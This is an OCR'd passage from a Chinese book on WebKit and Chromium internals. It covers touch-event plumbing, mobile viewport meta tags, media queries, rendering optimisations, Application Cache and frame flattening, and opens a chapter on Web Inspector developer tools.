- ContentViewGestureHandler：它主要有几个任务。首先，它需要通过相应的设施来决定是否需要原始的触控事件，这其实依赖于 WebKit，在每个

“touchstart”事件开始的时候，需要进行 HitTest 检查，该动作检查当前触控点所对应的元素，然后检查该元素是否注册了监听事件的函数，如果是，需要将原始事件传送给 WebKit。其次是各种手势事件的识别器，它们能够对 WebKit 所需要的各种手势进行识别并传递给 WebKit，最后根据需要（如果有鼠标事件的监听函数）模拟鼠标事件。

- **ContentViewCore 类**：主要负责将 C++中的功能桥接到 Java 层中，并将 Java 中处理好的事件等信息桥接到 C++代码中，它对应 C++中的类是 ContentViewCoreImpl。

这两个类主要负责 Java 层的事件处理和传递。




图 13-4　Chromium 处理触控事件的基础设施

在 Java 层之下是著名的 RenderWidgetHostView 类，它表示一个网页的视图。虽然这是 Browser 进程中的代理类，表示的是 Renderer 进程中相应的网页视图，它被 ContentViewCoreImpl 用来将事件传递给 Renderer 进程。后面大家应该比较清楚了，Chromium 通过 IPC 机制来完成传递，Browser 进程中的基础类是 ImmediateInputRouter，

而 Renderer 进程中的基础类是 RenderWidget 类。

在 Renderer 进程中，RenderWidget 在 Chromium 中表示网页的结构，它拥有前面 WebKit 定义的接口类 WebWidget，这样，完整的过程就被这些类串联起来了，如图 13-4 所示。

13.1.3 启示和实践

示例代码 13-1 其实是一个非常典型的用法，只是对于鼠标、触控等类型的事件处理过程可能需要复杂一些的步骤。

网页除了可能需要自身处理触控事件以外，还有一个比较特别的问题，那就是对于一个为移动设备定制的网页，它可能不需要使用缩放网页（使用 Pinch 手势的浏览器默认行为来放大或者缩放网页）或者不需要翻滚网页（Fling 手势的浏览器默认行为是滚动网页），因开发者已经考虑并设计出了适合移动设备网页阅读的网页了。那有没有办法帮助开发者和浏览器合力规避浏览器默认行为呢？

根据上面的描述，相信读者已经看出一些端倪了，那就是网页开发者可以注册事件的响应函数，并调用“preventDefault”函数来阻碍浏览器执行默认行为。问题是这一方法只是针对某个元素而已，而不是整个网页，只是当手指触控到该元素的时候才禁止默认行为。解决这一问题的方法很简单，那就是可以将函数注册到区域更大的元素，如示例代码 13-2 所示的使用“body”元素就可以解决这个问题。

示例代码 13-2 使用触控事件的响应函数来禁止网页的方法和滚动的代码

```
function handleEvent(event) {
  event.preventDefault();
  …
}
document.body.addEventListener('touchstart', handleEvent, false);
document.body.addEventListener('touchmove', handleEvent, false);
```

```
document.body.addEventListener('touchend', handleEvent, false);
```

这个方法看起来还是需要一些代码，虽然只是短短的不到十行代码，但是除此以外还有一个更好更简单的办法，那就是使用“meta”标签。

13.2 移动化用户界面

HTML5 为移动领域做了大量的工作，其中“meta”标签中的众多设置值能够帮助提供非常好的移动用户体验。一个典型的例子就是上面提到的用该标签来控制网页缩放，如示例代码 13-2 使用了一些 JavaScript 代码来完成，而实际上，“meta”标签能够非常简单地完成这一目的，方式如下所示。

```
<meta name="viewport" content=" user-scalable=no">
```

非常简单的一行代码，就能够将缩放功能取消而不需要相对复杂的 JavaScript 代码，遗憾的是，目前“meta”标签只能用来控制缩放，而没有能力解决不能翻页的问题。而 WebKit 很好地解决了这一问题，不过这仅仅是个开始，下面介绍一些 WebKit 支持的非常有用和常见的功能。

首先是同 Viewport 相关的功能。使用 meta 标签最常见的设置就是“viewport”，视窗的概念之前介绍过，它表示当前可视的区域。因为设备的大小有差异，所以如何使网页的宽度适合屏幕的宽度就显得非常重要了（根据之前的讨论，其实垂直方向上的长度没有宽度重要），方式如下所示。

```
    <meta name="viewport" content="width=device-width, initial-scale=0.9,
minimum-scale=0.5, maxium-scale=1.0, user-scalable=no">
```

上面这段代码相对比较容易理解，设置的名字是“viewport”，视窗的宽度就是设备的宽度，而初始缩放大小是 0.9，最小的缩放比例是 0.5，最大的缩放比例是 1.0，而且不允许用户使用手势来缩放它们。但是这只是解决了部分问题，因为如果设备差异特别大，那么过大的缩放比例对用户的体验是灾难性的，用来应对这一灾难的

就是稍后介绍的响应式设计和“Media Queries”技术。

其次是全屏浏览。因为移动设备通常屏幕较小，所以浏览器的地址栏和移动系统上的状态栏会占用较为可观的可视区域，因此 Safari 提供了一些设置来解决这个问题，就是使用全屏浏览模式，代码如下。

```
    <meta name="apple-mobile-web-app-capable" content="yes">
    <meta  name="apple-mobile-web-app-status-bar-style"  content="black-
translucent">
```

不过目前仅有 iOS 系统上的 Safari 浏览器提供类似的支持，还有一种并不完美的方式，但可能较为通用，代码如下。

```
window.addEventListener('load', function(e) {
    setTimeout(function() { window.scrollTo(0, 1); }, 1);
  }, false);
```

最后是图标的设置。为了让网页在移动设备中也能像其他应用（这个会在第 15 章详细介绍）一样，可以设置该网页的图标，使用的方法是使用“link”标签设置，在 Android 浏览器中的方式是使用如下属性，与 Safari 中的设置类似。

```
<link rel="apple-touch-icon-precomposed" href="/path/to/icon/image" />
```

上面的这些设置，在 WebKit 中的实现其实并不是特别困难，而且这些功能的引入对移动设备特别有用，现在已经被较为广泛地使用。

响应式设计现在已经被炒得非常热了，其基本思想是根据不同分辨率或者说不同大小的屏幕，设计不同的布局，那么浏览器虽然知道当前的分辨率和屏幕大小，可如何将开发者为该屏幕设计的网页布局应用在当前网页的渲染中呢？这就用到 CSS 规范中的“Media Queries”技术。

关于“media”在第 6 章中做过一些介绍，如它能够区分 CSS 应用在屏幕或者打印等不同场景，但是这只是其中的一个设置，而且是比较简单的。

```
@media (min-width: 1280px) and (min-height: 720px) and (orientation:
```

```
landscape) {
        body { … }
        div { … }
    }
```

这段代码表示定义在该 media 之下的规则应用在分辨率大于 1280*720 的设备上，并且是横屏模式，因为屏幕大小有了明显的限制，做出合适的网页布局就变得容易了。

13.3 其他机制

13.3.1 新渲染机制

为了移动领域更好的用户体验，渲染机制所做的改进主要是提升渲染性能来增加响应的速度，甚至不惜牺牲一些跟规范定义的行为不一致的地方。在这一小节中主要介绍三个方面的技术，其一是 Tiled Backing Store，其二是线程化渲染，其三是快速移动翻页。

目前主流的移动设备上，触控操作是必不可少的用户交互方式。同桌面系统不一样的是，网页的渲染结果需要对用户的响应度有很高的要求。不幸的是，移动设备的能力比桌面机器的能力还是要差一些，为此，在最早的 QtWebKit 中引入了一项技术，这就是 Tiled Backing Store 机制，其核心思想是使用后端的缓存技术来预先绘制网页和减少网页的重绘动作，也就是使用空间换时间的典型思路。

最初这一思路出现在软件渲染中的，使用 CPU 分成瓦片块（Tile）的内存来保存绘制的网页内容，也就是图 13-5 中所示的这样，不同点在于它是使用 CPU 来分配并保存这些瓦片块，而且通常会超过视窗（Viewport）大小，也许会是它的两倍。这同样是一种典型的用空间换时间的做法。

该图跟图 8-18 有类似之处，只是该图中的后端存储表示的是渲染中的一层，而这里是指这个网页，因为这里是针对软件渲染机制，同时缓存的一个瓦片很容易被重复利用，因为每个瓦片大小一致，这一原理第 8 章中做过一些分析，区别在于这

里不用担心 GPU 所能支持的纹理是否够大，因为这里使用 CPU 内存的缘故。不过目前这一技术已经有些过时，因为使用硬件加速渲染成为一种主流的方式，这一方法逐渐被抛弃，但是其思想还是很有意义的。




图 13-5　使用 Tiled Backing Store 渲染技术的网页

随着移动设备进入多核时代，如果渲染过程仅仅是由一个线程来完成，这不能不说是一个巨大的浪费。而且，同桌面系统强大的单核能力不同的是，因为耗电等原因，单核的能力明显处于一个稍差的阶段，所以将渲染过程分成若干个独立的步骤，然后使用不同的线程来完成其中的某个或者几个步骤可能成为未来 WebKit（和 Blink）渲染引擎一个重要的发展方向，特别对于移动领域来说尤为重要。读者可能会疑惑这些步骤之间依赖性是否非常强，是不是不可能或者很难达到这一效果，现实是一些过程已经被实现了，图 13-6 描述了 Chromium 的线程化合成过程。




图 13-6　使用线程化的合成器来渲染网页

因为合成阶段是依赖之前阶段绘制的各个层结果，所以主要的神秘之处在于图 8-16 所设计使用的 Layer 树和 LayerImpl 树，其中 Layer 树在主线程，而 LayerImpl

树工作在一个专门用来渲染的线程，两者通过线程通信来进行同步，这样就独立开来，从而提升网页滚动时候的用户体验，因为这时主要使用合成器来完成新网页的显示。同时，合成工作并不会阻止 Renderer 进程的主线程，也就是 WebKit 工作的线程。未来，Chromium 应该也不会满足目前的优化，可能会把这个渲染过程都通过线程化来进行，甚至今后 JavaScript 代码也能够支持多线程编程，这能够有效提升 JavaScript 代码的能力。

因为移动领域还存在一些能力的局限性，但 WebKit 为了更好的用户体验，也做出了一些妥协，如快速滚动机制（Fast Mobile Scrolling）。先看背景，下面是 CSS 中的一个规则。

```
body {
    background-image: url(background.gif);
    background-repeat:repeat-x;
    background-attachment: fixed;
}
```

这段代码的含义是当 body 元素在滚动的时候，它背后的背景图片一直固定在文字后面，而不会随着网页的滚动而滚动，如图 13-7 所示的结果。图中显示了三张背景图片，因为设置的只是在 X 方向的重复（避免 Y 方向重复，这样滚动的时候不容易看出效果），所以当发生滚动的时候，这三张图片总是以背景的方式出现在该滚动区域的最上部分，而不会随着内容的滚动而发生滚动。




图 13-7 使用“Fixed”模式的背景图片

这一 CSS 的样式设置会触发 WebKit 进入一种称为“Slow Repaint（慢速重绘）”

的模式，去以避免一种称为“Rendering Artifacts”的现象（前面一帧的某些数据出现在后面的绘制中）。因为 WebKit 要在快速滚动中绘制一个静止的元素非常困难，只能通过慢速重绘，而重绘会降低网页的性能，特别是降低界面的响应度。然而，在移动设备上，对于用户交互的响应度要求特别高，降低响应度就是一个大问题。但解决问题的方式很简单，就是取消该属性的设置，这的确是一个折中的方案。

13.3.2 其他机制

为了更好地支持移动设备，WebKit 做了大量的工作，引入了一些新的机制，例如，在本节中，主要介绍两种技术，其一是 Application Cache，其二是 Frame Flatterning 技术，也就是处理网页的多框结构。更多内容，有兴趣的读者可以通过“http://trac.webkit.org/wiki/Mobile%20Features%20Talk”来了解一些重要的功能，限于篇幅，这里不再一一介绍。

移动设备因为其移动的特性，需要能够提供离线浏览网页对的内容，而应用缓存（Application Cache）这一新支持的机制能够支持离线浏览，同时还能够加速资源的访问并加快启动速度。它的基本思想是使用缓存机制并缓存那些需要保存在本地的资源，开发者可以现实指定哪些是需要缓存的资源，并且使用起来非常简单。

```
<html manifest="app.appcache">
    ...
</html>
```

只是需要在“html”标签上加入属性“manifest”，指向一个文件，该文件格式如图 13-8 所示，以此来定义哪些资源需要缓存。该例子表明，它要缓存 4 个文件，这样在离线情况下，用户也能使用该网页并进行离线访问。

```
CACHE MANIFEST
# 需要缓存在本地的资源
CACHE:
app.html
app.css
app.png
app.js
```

图 13-8 “app.appcache”文件的内容

不仅如此，规范还提供了接口来控制和访问网页中应用缓存的状态信息等，下面的例子就是使用规范定义的接口来更新缓存的内容。首先是注册一个回调函数，当更新后触发该函数，如果更新成功，那么需要将旧的缓存清除掉，填充新的缓存内容，这就是 swapCache 函数的作用，如示例代码 13-3，在代码最后，调用 update 函数就可以完成触发更新资源的目的了。有了这些，离线使用就变得很容易。

示例代码 13-3 使用应用缓存接口来更新缓存内容

```
var appCache = window.applicationCache;
appCache.addEventListener("updateready", function(event) {
  if (appCache.status == appCache.UPDATEREADY) {
    appCache.swapCache();
  } else {
    …
  }
});
// 重新下载缓存的资源
appCache.update();
```

接下来介绍框结构在移动设备上的特殊处理。第 3 章已经介绍过网页的框结构，其中讲到网页可能包含多个框，每个框都可以包含一个滚动条（如果该框在布局中的大小要比实际的内容小），也就是框内部是可以滚动的。当光标在该框中的时候，滚动鼠标中键能够滚动该框的内容。但是在移动设备上，因为屏幕和触控的缘故，用户可能不知道需要滚动网页还是框，因此，iframe 和 frameset 等多框结构很难在移动设备上使用，为此，WebKit 使用了一种称为“Frameset Flatterning”的技术，该技术的含义是将框中的内容全部显示在网页中，通俗来讲就是将框中的内容平铺在网页中，而不用设置滚动条，这也就意味着，用户只是滚动网页，当然框中的内容也包含在网页中，也会随着网页的滚动而发生变化。

上面介绍的这些技术都在 WebKit 中得到了很好的支持，开发者可以借助于这些技术开发出用户体验更好的网页和 Web 应用。除了 WebKit 等渲染引擎为移动领域做了众多的工作，在 Web 开发领域，也有众多的 JavaScript 框架为移动领域量身设计了 JavaScript 库，现在较为流行的如 jQuery Mobile、Sencha Touch 等，它们当然也使用了上面介绍的一些技术，如 HTML5 Touch Events、移动上的用户界面等。

第14章 调试机制

支持调试 HTML、CSS 和 JavaScript 代码是浏览器或者渲染引擎需要提供的一项非常重要的功能，这里包括两种调试类型：其一是功能，其二是性能。功能调试能够帮助 HTML 开发者使用单步调试等技术来查找代码中的问题，性能调试能够采集 JavaScript 代码、网络等性能瓶颈。当然，这只是对于 HTML 开发者来说的。因为对于性能而言，问题可能存在于 HTML 代码，也可能是浏览器本身的问题。为此，Chromium 的工程师开发出另外一套机制——“Tracing”技术，它能够收集 Chromium 内部代码的工作方式和性能瓶颈，以帮助定位 Chromium 本身的问题。

14.1 Web Inspector

14.1.1 基本原理

在之前的多个章节中，Chromium 的开发者工具被用来帮助了解渲染引擎和浏览

器背后的原理，这一工具实际上是基于 WebKit 的 Web Inspector 技术开发出来的，它的功能很丰富，这里将和大家一起了解背后的机制。图 14-1 是 Chromium 浏览器的开发者工具调试网页的界面示意图。




图 14-1 使用开发者工具调试网页的用户界面

图 14-1 主要包括上下两个部分，上半部分表示需要被调试的网页，下半部分表示调试器的界面，该界面是由 WebKit 提供的，这也就是说，使用了 WebKit 的内核就可以看到类似的界面，不同点在于 Chromium 使用了多进程架构。根据 WebKit 中的定义，上面的部分称为后端（Backend），下面的部分称为前端（Frontend），这一叫法会一直贯穿整个章节。

图 14-1 还有一个显著的特点，那就是调试器的界面本身也是使用 HTML、CSS 和 JavaScript 技术来编写的，听起来很酷吧？后面会详细介绍调试器的工作方式。

Chromium 开发者工具提供了众多的功能，主要包括以下几种。

- **元素审查（Elements）**：该功能能够帮助开发者查看每一个 DOM 元素，如图中查看“body”元素，同样可以查看它的样式信息。
- **资源（Resources）**：该功能能够帮助开发者查看各种资源信息，如内部存

储、Cookie、离线缓存等。

- **网络（Network）**：该功能能够帮助开发者了解和诊断网络功能和性能，这个在第 4 章中曾经使用过。
- **JavaScript 代码（Sources）**：就是调试 JavaScript 代码，同其他语言的调试器一样，它能够设置断点、单步调试 JavaScript 语句等。
- **时间序列（Timeline）**：该功能能够按照时间次序来收集网页消耗的内存、绘制的帧数和生成各种事件，帮助开发者分析网页性能。
- **性能收集器（Profiles）**：它能够收集 JavaScript 代码使用 CPU 的情况、JavaScript 堆栈、CSS 选择器等信息，以帮助开发者分析网页的运行行为。
- **诊断器（Audits）**：这是帮助开发者分析网页可能存在的问题或者可以改善的地方。
